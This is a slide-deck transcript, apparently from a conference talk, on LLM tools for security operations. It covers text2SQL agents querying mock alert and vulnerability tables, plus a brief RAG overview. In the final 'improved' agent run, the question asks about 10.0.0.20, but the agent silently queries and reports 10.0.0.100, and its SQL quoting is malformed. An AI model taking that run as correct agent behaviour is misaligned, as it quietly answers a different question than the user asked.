


A deeper look



Colour BLUE Live Demo





ChatBot

- Last Sync Status: Uninstalled
- Last Sync: 2024-06-08T11:41:31.000Z
- Applied Bundle: 14482846
- Version: 5.1.3.62
- OS Version: Windows 11
- Name: Lenovo
- Has IP Blocking: False

Summary:

- The three devices are using Cisco AnyConnect VPN software.
- Two of the devices are currently off, while one has been uninstalled.
- The last sync status for each device varies, with one being encrypted and the others uninstalled.
- The devices are running different operating systems, including Mac OS 14.5, Windows 10, and Windows 11.
- None of the devices have IP blocking enabled.

Insights:

- It is important to ensure that VPN software is kept up to date to protect against security vulnerabilities.
- Monitoring the status and last sync of devices can help in detecting any unauthorized access or unusual activity.
- Having IP blocking capabilities can enhance the security of the devices and network.


0 seconds ago

Type your message...


▶ SEND

⌂ RESET

LLMs are good at
many things but
perfect at nothing!



text2SQL




text2SQL

Top use case

Enterprises have
lots of structured
data!
Example databases!

LLMs are not intended to
process tables!

Generative AI use cases



Use case #8

Q: What generative AI use case(s) is your company currently implementing/ planning to implement?
Source: Gartner
© 2024 Gartner, Inc. and/or its affiliates. All rights reserved. 2952678

Gartner

text2SQL

Example with two tables

Alerts
and
incidents
table

1	Alert ID	Date and Time	Name	Category	State	Severity	Analyst	Detection_Technology	Status	Observables	Automation Playbooks
2	ALERT1000	22/12/23 12:08	Malware Alert	Malware	Closed	Low	Alice Johnson	av	True Positive	IP Address 10.0.0.17 and AV Signature Trojan.RAT	enrich_amp, enrich_ip_ad
3	ALERT1001	22/12/23 14:08	DDoS Attack Alert	DDoS Attack	Closed	Low	Cathy Brown	arbor	False Positive	Domain example.com and volume of 100Mbps	enrich_arbor
4	ALERT1002	22/12/23 15:08	DDoS Attack Alert	DDoS Attack	Closed	Low	Eva White	arbor	False Positive	Domain example.com and volume of 150Mbps	enrich_arbor
5	ALERT1003	22/12/23 15:18	Malware Alert	Ransomware	Closed	Medium	Eva White	av	True Positive	IP Address 192.168.1.100 and Domain suspicious.com	enrich_amp, enrich_dom
6	ALERT1004	22/12/23 17:58	Unauthorized Access Alert	Unauthorized Access	Closed	Medium	David Lee	siem	False Positive	IP Address 172.16.0.2 and URL http://suspicious.com/login and User admin	enrich_ip_ad, enrich_url
7	ALERT1005	22/12/23 21:08	DDoS Attack Alert	DDoS Attack	Closed	Low	Cathy Brown	arbor	False Positive	Domain example.com and volume of 150Mbps	enrich_arbor
8	ALERT1006	23/12/23 03:40	Malware Alert	Malware	Closed	Low	Cathy Brown	av	True Positive	IP Address 10.0.0.17 and AV Signature Trojan.RAT	enrich_amp, enrich_ad
9	ALERT1007	23/12/23 05:08	Phishing Alert	Phishing	Closed	Medium	Cathy Brown	email_gw	True Positive	sender 12345678@xyz.com and recipient ceo@example.com	enrich_email_sender
10	ALERT1008	23/12/23 09:33	Data Leakage Alert	Data Leakage	Closed	High	Cathy Brown	dlp	True Positive	User user10 and file customers.doc	enrich_user_ad
11	ALERT1009	23/12/23 12:15	Unauthorized Access Alert	Unauthorized Access	Closed	Medium	Bob Smith	siem	False Positive	IP Address 10.0.0.100 and server dc01 and User administrator	enrich_ip_ad, enrich_ip_user
12	ALERT1010	23/12/23 04:23	Malware Alert	Malware	Closed	Low	Alice Johnson	av	False Positive	IP Address 10.0.0.17 and AV Signature eicar	enrich_amp, enrich_ip_ad
13	ALERT1011	23/12/23 06:18	Unauthorized Access Alert	Unauthorized Access	Closed	Informational	Eva White	siem	False Positive	IP Address 10.0.0.100 and server dc01 and User administrator	enrich_ip_ad, enrich_ip_user


Vulnerabilities
table

1	Hostname	IP Address	Vulnerability ID	Vulnerability Description	Severity	Date Found	Status	Public facing
2	device001.example.com	192.168.0.1	VULN100	Insecure direct object references leading to unauthorized data exposure in component 1	Critical	19/1/24	Open	
3	device001.example.com	192.168.0.1	VULN200	Buffer overflow vulnerability enabling system access	Low	3/8/24	Open	
4	device002.example.com	192.168.0.2	VULN101	Unsecured default credentials allowing unauthorized access in component 2	Medium	12/10/24	Closed	not
5	device003.example.com	192.168.0.3	VULN102	Missing encryption of sensitive data exposing confidential information in component 3	Low	15/8/24	Closed	not
6	device004.example.com	192.168.0.4	VULN103	Denial of Service (DoS) vulnerability causing service disruption in component 4	Critical	22/11/24	Open	
7	device005.example.com	192.168.0.5	VULN104	Insecure direct object references leading to unauthorized data exposure in component 5	High	9/8/24	Closed	
8	device005.example.com	192.168.0.5	VULN204	Denial of Service (DoS) vulnerability causing service disruption	Medium	26/7/24	Open	not
9	device006.example.com	192.168.0.6	VULN105	Inadequate session management leading to session hijacking in component 6	High	17/4/24	Closed	not
10	device007.example.com	192.168.0.7	VULN106	Buffer overflow vulnerability enabling system access in component 7	Medium	26/1/24	Closed	
11	device008.example.com	192.168.0.8	VULN107	Insecure direct object references leading to unauthorized data exposure in component 8	Critical	12/4/24	Closed	
12	device009.example.com	192.168.0.9	VULN108	Missing encryption of sensitive data exposing confidential information in component 9	Low	2/7/24	Closed	not
13	device010.example.com	192.168.0.10	VULN109	Denial of Service (DoS) vulnerability causing service disruption in component 10	High	17/3/24	Open	not
14	device011.example.com	192.168.0.11	VULN110	Unsecured default credentials allowing unauthorized access in component 1	Critical	17/5/24	Closed	

A pipeline that converts
this to paragraphs is
easy to build! But

Dumping all the data to an
LLM with a large context
might help, but it is inefficient.

(sustainability, statistical calculations, etc.)



text2SQL

The SQL agent – easy question

SQL agent

A shared agent that can be used to generate SQL commands to query tables based on the user input. You can build your own or use available agents such as LangChain SQL Agent, PandasAI, etc.

Your question: What do you know about the alert with ID ALERT1015?

> Entering new SQL Agent Executor chain...

I should check if the alert exists in the database before querying for information about it.

Action: sql_db_query_checker

Action Input: SELECT * FROM alerts WHERE id = 'ALERT1015' SELECT * FROM alerts WHERE id = 'ALERT1015'I should use the sql db query tool to get information about the alert.

Action: sql_db_query

Action Input: SELECT * FROM alerts WHERE id = 'ALERT1015'Error: (sqlite3.OperationalError) no such column: id

...

Action: sql_db_schema

Action Input: alerts

```
CREATE TABLE alerts (  
  "Unnamed: 0" REAL,  
  "Customer" TEXT,  
  "Alert ID" TEXT,  
  "Date and Time" TEXT,  
  "Name" TEXT,  
  "Category" TEXT,  
  ...  
)
```

Execute the SQL agent

Agent validating that the SQL query intends to execute is syntactically correct.

Agent attempting to understand the structure of the alerts table to generate SQL queries.

Agent executing the SQL query against the database. The error generated indicates that the database doesn't recognise a column named id in the alerts table

text2SQL

The SQL agent – easy question

SQL agent

A shared agent that can be used to generate SQL commands to query tables based on the user input. You can build your own or use available agents such as LangChain SQL Agent, PandasAI, etc.

```
/*
3 rows from alerts table:
Unnamed: 0      Customer      Alert ID      Date and Time      Name      Category      State      Severity      Analyst Detection_Technology      Observables      Notes      Status      Automation Playbooks
0.0      CustomerA      ALERT1000      22/12/23 12:08      Malware Alert      Malware      Closed      Low      Alice Johnson      av      IP Address 10.0.0.17 and AV Signature Trojan.RAT      Unusual file access
patterns were detected, the AV signature suggests a possible infection by RAT ma      True Positive      enrich_amp, enrich_ip_ad, investigate_ip
1.0      CustomerA      ALERT1001      22/12/23 14:08      DDoS Attack Alert      DDoS Attack      Closed      Low      Cathy Brown      arbor      Domain example.com and volume of 100MbpsArbor reports a DDoS
attack alert. The arbor alert shows a DDoS with an average volume of 100Mbps. T      False Positive      enrich_arbor
```

...

Display sample rows retrieved from the table to gain some knowledge of the semantics

Action: sql_db_query

Action Input: SELECT * FROM alerts WHERE "Alert ID" = 'ALERT1015'[(15.0, 'CustomerC', 'ALERT1015', '23/12/23 17:22', 'Phishing Alert', 'Phishing', 'Closed', 'Medium', 'Bob Smith', 'email_gw', 'sender 12345678@xyz.com and recipient cio@example.com', 'The email contained a phishing link that was not filtered by the email gateway.', 'True Positive', 'enrich_email_sender')]

Agent executing the SQL query against the successfully.

text2SQL

The SQL agent – easy question

SQL agent

A shared agent that can be used to generate SQL commands to query tables based on the user input. You can build your own or use available agents such as LangChain SQL Agent, PandasAI, etc.

I now know the final answer.

Final Answer: The alert with ID ALERT1015 is a phishing alert that was not filtered by the email gateway and was marked as a true positive. It was detected on 23/12/23 at 17:22 by analyst Bob Smith for CustomerC.

> Finished chain.

Response:

The alert with ID ALERT1015 is a phishing alert that was not filtered by the email gateway and was marked as a true positive. It was detected on 23/12/23 at 17:22 by analyst Bob Smith for CustomerC.



text2SQL

The SQL agent – easy question

SQL agent

A shared agent that can be used to generate SQL commands to query tables based on the user input. You can build your own or use available agents such as LangChain SQL Agent, PandasAI, etc.

I now know the final answer.

Final Answer: The alert with ID ALERT1015 is a phishing alert that was not filtered by the email gateway and was marked as a true positive. It was detected on 23/12/23 at 17:22 by analyst Bob Smith for CustomerC.

> Finished chain.

Response:

The alert with ID ALERT1015 is a phishing alert that was not filtered by the email gateway and was marked as a true positive.



text2SQL

The SQL agent – another question

SQL agent

A shared agent that can be used to generate SQL commands to query tables based on the user input. You can build your own or use available agents such as LangChain SQL Agent, PandasAI, etc.

Your question: Provide the details of alerts and vulnerabilities containing 192.168.0.3 anywhere in them

> Entering new SQL Agent Executor chain...

I should use sql_db_query to query the database for alerts and vulnerabilities

...

Action: sql_db_schema

Action Input: alerts, vulnerabilities

CREATE TABLE alerts (

"Unnamed: 0" REAL,

...

CREATE TABLE vulnerabilities (

"Hostname" TEXT,

"IP Address" TEXT,

"Vulnerability ID" TEXT,

...

> Finished chain.

Response:

SELECT * FROM alerts WHERE details LIKE '%192.168.0.3%' UNION ALL SELECT * FROM vulnerabilities WHERE details LIKE '%192.168.0.3%'



text2SQL

The SQL agent – another question

SQL agent

A shared agent that can be used to generate SQL commands to query tables based on the user input. You can build your own or use available agents such as LangChain SQL Agent, PandasAI, etc.

Your question: Provide the details of alerts and vulnerabilities containing 192.168.0.3 anywhere in them

```
> Entering new SQL Agent Executor chain...
I should use sql_db_query to query the database for alerts and vulnerabilities
...
Action: sql_db_schema
Action Input: alerts, vulnerabilities
CREATE TABLE alerts (
  "Unnamed: 0" REAL,
  ...
CREATE TABLE vulnerabilities (
  "Hostname" TEXT,
  "IP Address" TEXT,
  "Vulnerability ID" TEXT,
```

 Hallucination

Response:


```
SELECT * FROM alerts WHERE details LIKE '%192.168.0.3%' UNION ALL SELECT * FROM vulnerabilities WHERE details LIKE '%192.168.0.3%'
```

text2SQL

Key Findings

Key findings

- Accuracy is *acceptable* when using a single table with a few clearly named columns. The model accuracy drops when using multiple tables and many columns.
- Adding schema and semantics is critical for the LLM to translate your requests to SQL queries. This also speeds up the overall process of generating the correct output.
- Sharing correct examples with the model immensely increases the probability of the model's correct queries that result in correct results.
- The size and specialisation of the model make a difference. The larger the model is and the more specialized it is, the higher the accuracy.
- In addition to accuracy, the efficiency of the queries is something that you should consider.



Schema: details on the structure, such as columns and data types.

Semantics: The meaning and role of each column, as well as any relationships to other tables

text2SQL

The SQL agent – with context– the same question with a small twist

SQL agent

Updating the SQL agent to make use of the additional information described earlier: adding examples, schema, row samples, and semantics. We ask the same question (with a small twist) against the same tables in the database.

Your question: Provide the details of alerts or vulnerabilities containing 192.168.0.3 or 10.0.0.20 anywhere in them

> Entering new SQL Agent Executor chain...

```
Invoking: `sql_db_query` with `{ 'query': 'SELECT Observables, Notes, NULL as "IP Address", NULL as "Vulnerability Description", \'alerts\' as "Source" FROM alerts WHERE Observables LIKE \'%192.168.0.3%\'' OR Observables LIKE \'%10.0.0.100%\'' OR Notes LIKE \'%192.168.0.3%\'' OR Notes LIKE \'%10.0.0.100%\'' UNION SELECT NULL as Observables, NULL as Notes, "IP Address", "Vulnerability Description", \'vulnerabilities\' as "Source" FROM vulnerabilities WHERE "IP Address" = \'192.168.0.3\' OR "IP Address" = \'10.0.0.100\' OR "Vulnerability Description" LIKE \'%192.168.0.3%\'' OR "Vulnerability Description" LIKE \'%10.0.0.100%\';' }
```

...

...

Here are the details of alerts or vulnerabilities containing IP addresses 192.168.0.3 or 10.0.0.100:

1. ****Source**:** Vulnerabilities

- ****IP Address**:** 192.168.0.3
- ****Vulnerability Description**:** Missing encryption of sensitive data exposing confidential information in component 3

2. ****Source**:** Alerts

- ****Observables**:** IP Address 10.0.0.100 and server dc01 and User administrator
- ****Notes**:** Multiple failed login attempts detected on a critical server, an active directory domain controller, which might indicate a brute force attack. Monitoring and additional security measures are being implemented.

3. ****Source**:** Alerts

- ****Observables**:** IP Address 192.168.0.3 and AV Signature Trojan.RAT
- ****Notes**:** Unusual file access patterns were detected, the AV signature suggests a possible infection by RAT malware. The file associated with the malware was deleted by AV



text2SQL

The SQL agent – with context– the same question with a small twist

SQL agent

In this case, we created our text-to-SQL agent that implements the flow described earlier, adding examples, schema, row samples, and semantics. We ask the same question (with a small twist) against the same tables in the database.

Your question: Provide the details of alerts or vulnerabilities containing 192.168.0.3 or 10.0.0.20 anywhere in them

> Entering new SQL Agent Executor chain...

```
Invoking: `sql_db_query` with `{ 'query': 'SELECT Observables, Notes, NULL as "IP Address", NULL as "Vulnerability Description", \'alerts\' as "Source" FROM alerts WHERE Observables LIKE \'%192.168.0.3%\'' OR Observables LIKE \'%10.0.0.100%\'' OR Notes LIKE \'%192.168.0.3%\'' OR Notes LIKE \'%10.0.0.100%\'' UNION SELECT NULL as Observables, NULL as Notes, "IP Address", "Vulnerability Description", \'vulnerabilities\' as "Source" FROM vulnerabilities WHERE "IP Address" = \'192.168.0.3\' OR "IP Address" = \'10.0.0.100\' OR "Vulnerability Description" LIKE \'%192.168.0.3%\'' OR "Vulnerability Description" LIKE \'%10.0.0.100%\'' } `
```

Here are the details of alerts or vulnerabilities containing IP addresses 192.168.0.3 or 10.0.0.100:

1. ****Source**:** Vulnerabilities

- ****IP Address**:** 192.168.0.3

- ****Vulnerability Description**:** Missing encryption of sensitive data exposing confidential information in

2. ****Source**:** Alerts

- ****Observables**:** IP Address 10.0.0.100 and server dc01 and User administrator

- ****Notes**:** Multiple failed login attempts detected on a critical server, an active directory domain controller was compromised. A brute force attack. Monitoring and additional security measures are being implemented.

3. ****Source**:** Alerts

- ****Observables**:** IP Address 192.168.0.3 and AV Signature Trojan.RAT

- ****Notes**:** Unusual file access patterns were detected, the AV signature suggests a possible infection by Trojan.RAT associated with the malware. The malware was deleted by AV.



Download the code from github*




SQL Agent + DB

* https://github.com/threat-hunt-in-action/agent_smith

CISCO *Live!*

* Follow the steps described on github to deploy the code. Use with caution!


Retrieval Augmented Generation (RAG) Fusion



Retrieval-augmented generation

Overview

Retrieval	Collect (retrieve) relevant documents or passages from a knowledge base.
Augmented	Combine retrieved data and query to augment the LLM's context.
Generation	LLM generates a response based on its internal knowledge and the augmented input.
Chunking	Breaking long documents into smaller, manageable sections.
Embeddings	Numeric representations of text that capture meaning, by a machine learning model that converts text or other data into vector embeddings representing semantic meaning
Vector store	A database for storing and retrieving embeddings efficiently (e.g., FAISS, Chroma, etc.)

